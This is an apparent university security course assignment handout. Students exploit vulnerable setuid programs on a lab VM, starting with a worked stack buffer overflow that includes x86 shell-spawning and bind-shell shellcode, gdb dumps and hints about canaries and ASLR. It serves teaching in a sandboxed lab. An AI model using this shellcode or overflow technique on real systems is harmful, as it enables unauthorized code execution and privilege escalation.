Weaver
Fall 2020

CS 161
Computer Security

Project 1


Due: Friday, September 25, 2020, 11:59pm PT

Most recent update: August 31, 2020

In this project, you will be exploiting a series of vulnerable programs on a virtual machine. You may work in teams of 1 or 2 students.

This project has a `story component`. Reading it is not necessary for project completion.

> Marc Phisher, CEO of Kaltupia, Inc., has used his extravagant wealth to seize power across the land of Caltopia. Kaltupia's monopoly on technological products and cross-platform data collection has ushered in an era of unprecedented surveillance.
>
> I hear the elders reminiscence about a glorious past in hushed murmurs. A past where brave citizens stood up against injustice. When they speak of this past, I've noticed they all seem... hopeful. Waiting for something to happen — or someone to emerge.
>
> So I asked. Conveyed in a silent whisper is a tale of a brilliant and virtuous AI that brought justice and freedom for all. A hero that then vanished, but promised to return.
>
> They call this AI *EvanBot*.
>
> When EvanBot didn't return, people speculated. Some say the situation isn't urgent. Others believe EvanBot *can't* return for some reason. Of course, to me EvanBot was always nothing more than an urban legend, a hopeful projections of our wishes.
>
> ...Until now. Today I received a package on my doorstep. I opened it and found scribbled letters, PROJECT EVANBOT, on an ancient laptop. A lead into the unknown.
>
> And I am determined to unravel it.



Getting Started

There are two options to set up a virtual machine for the project. There is no difference which option you choose. Option 2 is easier to set up, but requires a stable Internet connection. If you run into any issues with either option, please check the FAQ on Piazza first.

Option 1: Local Setup (VirtualBox)

This option is recommended if you do not have a stable Internet connection.

To work with this option, you will need to install VirtualBox and an SSH client (on Windows, use Putty or Git Bash). On Linux and Mac, you can install these programs from your package manager (e.g., `apt` or `brew`).

Open VirtualBox, and download and import the VM image (pwnable-fa20.ova) via `File -> Import Applicance`.

You can now start the VM, in which you will run the vulnerable programs and their exploits. You can SSH into the VM by running `ssh -p 16120 USERNAME@127.0.0.1` on your local machine, replacing `USERNAME` depending on the question.

To make sure the VM works, run `ssh -p 16120 customizer@127.0.0.1`. If you see a prompt for `customizer@127.0.0.1's password:`, you are ready to start the project.

Option 2: Online Setup (the Hive)

To work with this option, you will need an EECS instructional account (you should have set one up in HW1, Q2.2).

To start the VM, execute the following command in your terminal:

```
$ ssh -t cs161-XXX@hiveYY.cs.berkeley.edu \~cs161/proj1/start
```

Replace `XXX` with the last three letters of your instructional account, and `YY` with the number of a hive machine (1-20). For best experience, use Hivemind to select a hive machine with low load. (Machines 21-30 are reserved for CS61C, so please only use machines 1-20.)

If everything works successfully, a lot of output will scroll by (from the virtual machine booting up). If you see a `pwnable login:` prompt, you are ready to start the project. **Note**: Normally when you are done with the VM, you can simply close the terminal window. Some events might cause the VM to become inaccessible. In this case you can force close the VM by running the following command on your local computer:

```
$ ssh cs161-XXX@hiveYY.cs.berkeley.edu \~cs161/proj1/stop
```

Customizing

Regardless of which setup you have used, you will now need to *customize* the virtual machine. Log in to the virtual machine as the user `customizer` with the password `customizer` (same username and password), and follow the subsequent prompts.

Note that customization **requires your partner's Cal ID**. Both you and your partner should customize your VM using the same IDs (the order of the IDs does not matter).

If you want to do some initial exploration by yourself before you've finalized your team, you can start off using just your ID for this customization step. Once you have your team in place, you'll need to start again with a clean VM image customized as mentioned here. Any exploits you've developed for your private VM image will require porting (re-determination of the addresses to use in them). This should go quickly once you understand the exploit in the first place.

If the IDs used by the VM are incorrect, you and your partner may fail the autograder tests. Make sure that you include your EXACT ID number.

Once you have finished customizing your virtual machine, you will receive the username and password for the next stage.

Question 1 *Tutorial* (10 points)

To familiarize you with the workflow of this project, we will walk you through the exploit for the first question. This part has a lot of reading, but please read everything carefully to minimize silly mistakes in later questions!

Log into the `whistleblower` account on the VM using the password you obtained in the customization step above. `ls` to see the provided files.

The Task

For each question, you are provided a vulnerable piece of code, and its compiled executable, in the home directory. In this question, it is `dejavu.c` and `dejavu`.

Try reading the contents of the `README` by using the `cat` command, which prints out the contents of a file: `cat README`. Notice that you do not have access to the file. Your goal for each question is to develop an exploit to access the restricted `README` file, where you will find the username (`smith`) and password for the next question.

The file permissions make `README` accessible only to the user `smith`. Luckily, the `dejavu` binary has its `setuid` bit set, and is owned by `smith`: the program will run with `smith`'s effective privileges. Therefore, exploiting `dejavu` will allow you to assume `smith`'s permissions.

The Starter Code

Each question will have a scaffolding script (`exploit`, unless otherwise specified) that takes a malicious input and feeds it to the vulnerable program. Let's use `cat` to see the contents of `exploit`:

```
#!/bin/sh
( ./egg ; dumb-shell ) | invoke dejavu
```

First notice that `exploit` is trying to run a script named `egg`, so let's create a blank file called `egg` by running `touch egg`.

Next, give `egg` permission to be run as an executable script by running `chmod +x egg`. **In this project, you will need to `chmod` any new scripts you create.**

The next part of the exploit script is the `|` symbol. This operator *pipes* the output of the process on its lefthand side, to the input of the process on its righthand side. In the `exploit` script, the output of running `./egg` is used as the input to `invoke dejavu`. (Don't worry about the `dumb-shell` part.)

The last part of the exploit script runs `invoke dejavu`. The `invoke` command runs the `dejavu` executable, but ensures that the loader doesn't introduce weird non-deterministic behavior.

Running `invoke` with the `-d` flag starts up gdb on the executable, again without weird non-determistic behavior. **In this project, you should always run executables with `invoke`**, for example:

```
$ ./dejavu           # bad
$ invoke ./dejavu    # good
$ gdb dejavu         # bad
$ invoke -d ./dejavu # good
```

Note that it is *not* necessary to run `exploit` (or `debug-exploit`, in later parts) scripts with `invoke`, since `exploit` already uses `invoke`.

Writing the Exploit

Now that we understand all the parts of the `exploit` scaffold, let's start to develop a working exploit. First take a look at `dejavu.c` and notice that it takes in user input (which we will pipe to the executable using the `exploit` scaffold).

The goal is to create an input that, when `exploit` is called, injects the following *shellcode*[1]:

```
shellcode = \
  "\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a" + \
  "\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f" + \
  "\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50" + \
  "\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
```

Note: You will use this same shellcode for Questions 1, 2, and 4.

For most of the problems, a correct exploit will launch a new shell waiting for input - you can verify that your exploit works by checking that `cat README` works.

To help you out, we have provided an example write-up on the next two pages that includes (1) a description of the vulnerability and the exploit, (2) how any relevant "magic numbers" were determined, and (3) gdb output demonstrating the before/after of the exploit working. You will need to create a write-up with these three parts for the rest of the questions.

With the help of the example write-up, write out the input that will cause `dejavu` to spawn a shell. (**Note:** the example will have been customized differently.)

[1] Shellcode is x86 machine code which performs some action–typically spawning a shell for further attacker interaction.

Example Write-Up

Main Idea

The code is vulnerable because `gets(door)` does not check the length of the input from the user, which lets an attacker write past the end of the buffer. We insert shellcode above the saved return address on the stack (rip) and overwrite the rip with the address of shellcode.

Magic Numbers

We first determined the address of the `door` buffer (`0xbffffc18`) and the address of the rip of the `deja_vu` function (`0xbffffc2c`). This was done by invoking GDB and setting a breakpoint at line 7.

```
(gdb) x/16x door
0xbffffc18:  0x41414141  0xb7e5f200  0xb7fed270  0x00000000
0xbffffc28:  0xbffffc18  0x0804842a  0x08048440  0x00000000
0xbffffc38:  0x00000000  0xb7e454d3  0x00000001  0xbffffcb4
0xbffffc48:  0xbffffcbc  0xb7fdc858  0x00000000  0xbffffc1c
(gdb) i f
Stack frame at 0xbffffc10:
 eip = 0x804841d in deja_vu (dejavu.c:8); saved eip 0x804842a
 called by frame at 0xbffffc40
 source language c.
 Arglist at 0xbffffc28, args:
 Locals at 0xbffffc28, Previous frame's sp is 0xbffffc30
 Saved registers:
  ebp at 0xbffffc28, eip at 0xbffffc2c
```

By doing so, we learned that the location of the return address from this function was 20 bytes away from the start of the buffer (`0xbffffc18 - 0xbffffc2c = 20`).

Exploit Structure

Here is the stack diagram.[2]

rip	(`0xbffffc2c`)
sfp	
compiler padding	
door	(`0xbffffc18`)

The exploit has three parts:

1. Write 20 dummy characters to overwrite door, the compiler padding, and the sfp.
2. Overwrite the rip with the address of shellcode. Since we are putting shellcode directly after the rip, we overwrite the rip with `0xbffffc30` (`0xbffffc2c + 4`).
3. Finally, insert the shellcode directly after the rip.

This causes the `deja_vu` function to start executing the shellcode at address `0xbffffc30` when it returns.

Exploit GDB Output

When we ran GDB after inputting the malicious exploit string, we got the following output:

```
(gdb) x/16x door
0xbffffc18:  0x61616161  0x61616161  0x61616161  0x61616161
0xbffffc28:  0x61616161  0xbffffc30  0xcd58316a  0x89c38980
0xbffffc38:  0x58466ac1  0xc03180cd  0x2f2f6850  0x2f686873
0xbffffc48:  0x546e6962  0x8953505b  0xb0d231e1  0x0080cd0b
```

After 20 bytes of garbage (blue), the rip is overwritten with `0xbffffc30` (red), which points to the shellcode directly after the rip (green).[3]

[2] You don't need a stack diagram in your writeup.
[3] You don't need to color-code your gdb output in your writeup.

Writing the `egg` Script

To integrate your solution with the `exploit` scaffold, we want `./egg` to output your malicious input. This can be done in any scripting language you want, but we recommend Python 2 (not 3, because of the distinction between unicode bytes and strings).

Since the `egg` executable doesn't have a file extension, the exploit won't know what type of code it contains. To indicate that this is a Python file, we will include a shebang line at the top of the `egg` file:

```
#!/usr/bin/env python2
```

In this project, you will need to add shebangs to any script you create.

The second line of the script should send the malicious input we want to feed to `dejavu` to stdout. A simple `print` statement does the job in Python.

Debugging

If your exploit doesn't work, you can use gdb to debug it. To do this, we will need to use the IO operators (`<` and `>`) to redirect input and output.

Recall that `<` is used for *input* redirection, and uses the righthand-side as the lefthand-side's input. `>` is used for *output* redirection, and send the lefthand-side's output to the righthand-side.

First, we will save the output of `egg` into a file `foo.txt`:

```
./egg > foo.txt
```

Then, we will open the debugger with `invoke -d dejavu` (remember to always use `invoke` to avoid weird non-determinism). After you're finished running `layout split` and setting breakpoints, run the following command in gdb to start the program:

```
(gdb) r < foo.txt
```

From here, you can use gdb as you normally would, and any calls for input will read from the `foo.txt` file you created.

Note: Recall that x86 is little-endian so the first four bytes of the shellcode will appear as `0xcd58326a` in the debugger. To write `0x12345678` to memory, use `\x78\x56\x34\x12`.

Deliverables. A script `egg`. Make sure it works by running `./exploit` and checking that you are able to run `cat README` and see the next password. No writeup required for this question only.

We recommend you test each of your scripts against the autograder (see the submission instructions) in order to debug potential issues before the project deadline.

Question 2 *Cat vs. Dog* (20 points)

> Smith is a programmer at Kaltupia. Inspired by the `cat` command, Smith created a utility called `dog`. However, a hastily crafted command is a perfect habitat for software bugs. Exploit the `dog` code to gain access to Kaltupia's code repository.

Log into the `smith` account on the VM using the password you learned in the previous question.

In the home directory of this stage, `/home/smith`, you will find a small helper script `generate-file-contents`. This script takes arbitrary input via *stdin* and prints the first 127 bytes to *stdout* in the format that the vulnerable program `dog` expects (which is an initial byte specifying the length of the input, followed by the input itself):

```
# Example invocation:
$ ./generate-file-contents < malamute.txt
```

This helper script always generates safe files to be used with the `dog` program — but nothing prevents you from instead feeding `dog` an arbitrary file of your choice.

Deliverables. A script `egg` and a writeup. Make sure the script works by running `./exploit`.

Question 3 ***Advance Warning*** **(20 points)**

> Hoon is a project manager on Project EvanBot, who has recently been placed in a performance improvement plan due to poor code quality. There must be bugs in his code... you just need to look for them. Exploit Hoon's program to gain deeper understanding of Project EvanBot's source code.

For this question, stack canaries are enabled.

The `dehexify` program takes in any number of lines, and converts them so that their hexadecimal escapes are decoded into the corresponding ASCII characters. Any non-hexadecimal escapes are outputted as-is. For example:

```
$ ./dehexify
\x41\x42    # outputs AB
XYZ         # outputs XYZ
# Control-D ends input
```

To get started, copy over the starter code and make it writable by running:

```
cp interact.scaffold interact
chmod +w interact
```

Your exploit will go in this new `interact` file. The `exploit` script simply runs your `interact` script three times in a row (since your solution might have a small chance of failure.) The `interact` script imports `scaffold.py`, which gives you access to the following variables and functions:

1. `SHELLCODE`: the shellcode that you should execute. Rather than opening a shell, it prints the `README` file, which contains the password.
2. `p.send(s)`: sends a string `s` to the program. Be sure to send a newline `\n` at the end of each line of your input.
3. `p.recv(num_bytes)`: reads the given number of bytes from the program's output.

As an example, we can write the session from before using this API.

```
# Note the newlines!
p.send('\\x41\\x42' + '\n') # p.recv(3) == 'BC\n'
p.send('XYZ' + '\n')        # p.recv(4) == 'XYZ\n'
```

Note: In this question, `gets` appends *two* null bytes after your input, not one. This will affect your exploit slightly.

Deliverables. A script `interact` and a writeup. Make sure the script works by running `./exploit`.

Question 4 ***Stack Flipper*** **(20 points)**

> Brown may be the sous chef at Kaltupia HQ canteen, but at Kaltupia, *everyone* codes. Brown's newest creation, an automatic pan flipper for the canteen, works wonders at making pancakes but may be lacking elsewhere. Exploit Brown's machine to gain access to her email account.

The `exploit` script in this question is slightly different. The output of `egg` is used as an *environment variable*, which means its value is placed at the top of the stack. The output of `arg` is used as the input to the program.

It might help to read Section 10 of "ASLR Smack & Laugh Reference" by Tilo Müller. (ASLR is disabled for this question, but the idea of the exploit is similar.)

Deliverables. Two scripts (`egg` and `arg`) and a writeup. Make sure the scripts work by running `./exploit`.

Question 5 ***Against the Clock*** **(20 points)**

> Kaltupia's security team has discovered your breach of Smith's `dog` program, and is replacing the vulnerable `dog` program with the mightier `hound` program written by the director of engineering Jones herself. Exploit the `hound` code to hijack Jones's smartphone and listen in on her secret conversations.

Notice that `hound.c` includes two different types of user input.

Consider what security vulnerabilities occur during error checking. Which security principles are involved in correctly implementing error checking?

To get started, copy over the starter code and make it writable by running:

```
cp interact.scaffold interact
chmod +w interact
```

In `interact`, you have access to the following:

1. `SHELLCODE`: the shellcode that you should execute. Rather than opening a shell, it prints the `README` file, which contains the password.
2. `p.send(s)`: sends a string `s` to the program. Be sure to send a newline `\n` at the end of each line of your input.
3. `p.recv(num_bytes)`: reads the given number of bytes from the program's output.

You might find it helpful to use two terminals to debug this question. We suggest looking into `tmux`.

Deliverables. A script `interact` and a writeup. Make sure the script works by running `./exploit`.

Question 6 *The Last Bastion* (20 points)

> After hacking through all of Kaltupia, you finally realize that the rumors were true all along. Standing at the top of Kaltupia Tower, the true nature of Project EvanBot dawns on you — Kaltupia plans to use EvanBot as a mascot, a symbol of corporate greed. Exploit `uplink.c` to take down Project EvanBot's core network and return EvanBot to the people of Caltopia.

This part of the project enables ASLR. **Once you have started this part of the project ASLR will stay enabled on your VM, you'll need to restart your VM if you'd like to go back to the previous parts.**

It might help to read Section 8 of "ASLR Smack & Laugh Reference" by Tilo Müller.

Note that even though ASLR is enabled, position-independent executables are **not** enabled. Therefore, the `.text` segment of the binary (the code section of memory) is always at the same spot.

For this question, use this shellcode:

```
bind_shell = \
    "\xe8\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a" + \
    "\x01\x5b\x52\x53\x6a\x02\xff\xd5\x96\x5b\x52\x66\x68\x2b\x67" + \
    "\x66\x53\x89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff" + \
    "\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79" + \
    "\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89" + \
    "\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3"
```

You will need two terminals to debug this question. (Again, we suggest `tmux`.) In the first terminal, run `invoke -d uplink 42000` to start the service, set any breakpoints, and run the program. Then, in the second terminal, run `./debug-exploit` to send your exploit.

Deliverables. A script `egg` and a writeup. Make sure the script works by running `./exploit`.

Submission Summary

Submit your team's writeup to the assignment "Project 1 Writeup".

If you wish, you may submit feedback at the end of your writeup, with any feedback you may have about this project. What was the hardest part of this project in terms of understanding? In terms of effort? (We also, as always, welcome feedback about other aspects of the class). Your comments will not in any way affect your grade.

You will need to move your team's files off the VM and submit them to the "Project 1 Autograder" assignment on Gradescope.

Submitting from Option 1: Local Setup

We have provided a Python script that will fetch your solutions from your VM and zip them into the directory structure required by Gradescope. To avoid conflicts with existing files, we recommend running the script in an empty directory.

You will need to type in the password for `customizer`, as well as for each question you want to submit a solution for. If you want to submit partially, simply ignore the password prompt for any users you want to skip with ctrl+C.

Submitting from Option 2: Online Setup

If you used the online setup to work on this project, run the following command to submit:

```
$ ssh cs161-XXX@hiveYY.cs.berkeley.edu
  \~cs161/proj1/make-submission > proj1-subm.zip
```

As usual, replace `XXX` with your instructional account login and `YY` with a hive machine number (preferably with low load, remember to check Hivemind).

This will create a `proj1-subm.zip` file that you will be able to submit to the autograder.